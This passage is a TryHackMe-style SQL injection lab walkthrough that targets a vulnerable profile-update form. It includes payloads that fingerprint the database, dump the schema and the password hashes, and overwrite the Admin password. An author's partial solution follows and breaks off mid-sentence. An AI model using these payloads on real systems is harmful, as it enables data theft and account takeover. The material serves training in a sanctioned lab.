
THM_SQL Injection Lab [Task 3_Introduction to SQL Injection: Part 2

SQL Injection Attack on an UPDATE Statement

If a SQL injection occurs on an UPDATE statement, the damage can be much more severe as it allows one to change records within the database. In the employee management application, there is an edit profile page as depicted in the following figure.



This edit page allows the employees to update their information, but they do not have access to all the available fields, and the user can only change their information. If the form is vulnerable to SQL injection, an attacker can bypass the implemented logic and update fields they are not supposed to, or for other users.

We will now enumerate the database via the UPDATE statement on the profile page. We will assume we have no prior knowledge of the database. By looking at the web page's source code, we can identify potential column names by looking at the name attribute. The columns don't necessarily need to be named this, but there is a good chance of it, and column names such as "email" and "password" are not uncommon and can easily be guessed.

```
<div class="login-form">
    <form action="/sesqli1/profile" method="post">
        <h2 class="text-center">Edit Francois's Profile Information</h2>
        <div class="form-group">
            <label for="nickName">Nick Name:</label>
            <input type="text" class="form-control" placeholder="Nick Name" id="nickName" name="nickName" value="">
        </div>
        <div class="form-group">
            <label for="email">E-mail:</label>
            <input type="text" class="form-control" placeholder="E-mail" id="email" name="email" value="">
        </div>
        <div class="form-group">
            <label for="password">Password:</label>
            <input type="password" class="form-control" placeholder="Password" id="password" name="password">
        </div>
        <div class="form-group">
            <button type="submit" class="btn btn-primary btn-block">Change</button>
        </div>
        <div class="clearfix">
            <label class="pull-left checkbox-inline"></label>
        </div>
    </form>
</div>
```

To confirm that the form is vulnerable and that we have working column names, we can try to inject something similar to the code below into the nickName and email field:

```
asd',nickName='test',email='hacked
```

When injecting the malicious payload into the nickName field, only the nickName is updated. When injected into the email field, both fields are updated:


The first test confirmed that the application is vulnerable and that we have the correct column names. If we had the wrong column names, then non of the fields would have been updated. Since both fields are updated after injecting the malicious payload, the original SQL statement likely looks something similar to the following code:

```
UPDATE <table_name> SET nickName='name', email='email' WHERE <condition>
```

With this knowledge, we can try to identify what database is in use. There are a few ways to do this, but the easiest way is to ask the database to identify itself. The following queries can be used to identify MySQL, MSSQL, Oracle, and SQLite:

```
# MySQL and MSSQL
',nickName=@@version,email='
# For Oracle
',nickName=(SELECT banner FROM v$version),email='
# For SQLite
',nickName=sqlite_version(),email='
```


Injecting the line with "sqlite_version()" into the nickName field shows that we are dealing with SQLite and that the version number is 3.27.2:



We can then continue by extract all the column names from the usertable:

```
',nickName=(SELECT sql FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name ='usertable'),email='
```

And as can be seen below, the usertable contains the columns: UID, name, profileID, salary, passportNr, email, nickName, and password:




By knowing the names of the columns, we can extract the data we want from the database. For example, the query below will extract profileID, name, and passwords from usertable. The subquery is using the group_concat() function to dump all the information simultaneously, and the || operator is "concatenate" - it joins together the strings of its operands (sqlite.org).


```
',nickName=(SELECT group_concat(profileID || "," || name || "," || password || ":") from usertable),email='
```

Number
Nick 10,Francois,ce5ca673d13b36118d54a7cf13aeb0ca012383bf771e713421b4d1fd841f539a:,11,Michandre,0584
Name
E-mail

After having dumped the data from the database, we can see that the password is hashed. This means that we will need to identify the correct hash type used if we want to update the password for a user. Using a hash identifier such as hash-identifier, we can identify the hash as SHA256:



There are multiple ways of generating a sha256 hash. For example, we can use https://gchq.github.io/CyberChef/:




We can then update the password for the Admin user with the following code:


```
', password='008c70392e3abfbd0fa47bbc2ed96aa99bd49e159727fcba0f2e6abeb3a9d601' WHERE name='Admin'-- -
```

Task

Log in to the "SQL Injection 5: UPDATE Statement" challenge and exploit the vulnerable profile page to find the flag. The credentials that can be used are:

- profileID: 10
- password: toor







Looking at page source just like above

```
47
48
49 <div class="login-form">
50     <form action="/sesqli5/profile" method="post">
51         <h2 class="text-center">Edit Francois's Profile Information</h2>
52         <div class="form-group">
53             <label for="nickName">Nick Name:</label>
54             <input type="text" class="form-control" placeholder="Nick Name" id="nickName" name="nickName" value="">
55         </div>
56         <div class="form-group">
57             <label for="email">E-mail:</label>
58             <input type="text" class="form-control" placeholder="E-mail" id="email" name="email" value="">
59         </div>
60         <div class="form-group">
61             <label for="password">Password:</label>
62             <input type="password" class="form-control" placeholder="Password" id="password" name="password">
63         </div>
64         <div class="form-group">
65             <button type="submit" class="btn btn-primary btn-block">Change</button>
66         </div>
67         <div class="clearfix">
68             <label class="pull-left checkbox-inline"></label>
69         </div>
70     </form>
71 </div>
72 </div>
73
74 <footer class="footer bg-light overflow-auto">
75     <div class="container main">
76
77
```

Entering this into the nickName field

asd',nickName='test',email='hacked





Francois's Profile

Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	test
E-mail	hacked

The same enumeration demonstrated for finding tables and column names must be done here since the flag is stored inside another table.
Answer the questions below

Question 1
What is the flag for SQL Injection 5: UPDATE Statement?
Entering this into the email field:

```
',nickName=(SELECT sql FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name ='usertable'),email='
```


Francois's Profile


Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	CREATE TABLE `usertable` (`UID` integer primary key, `name` varchar(30) NOT NULL, `profileID` varchar(20) DEFAULT NULL, `salary` int(9) DEFAULT NULL, `passportNr` varchar(20) DEFAULT NULL, `email` varchar(300) DEFAULT NULL, `nickName` varchar(300) DEFAULT NULL, `password` varchar(300) DEFAULT NULL)
E-mail	

The table's name is 'usertable'
It's column names are as followed: name, profileID, salary, passportNr, email, nickName, password
So this

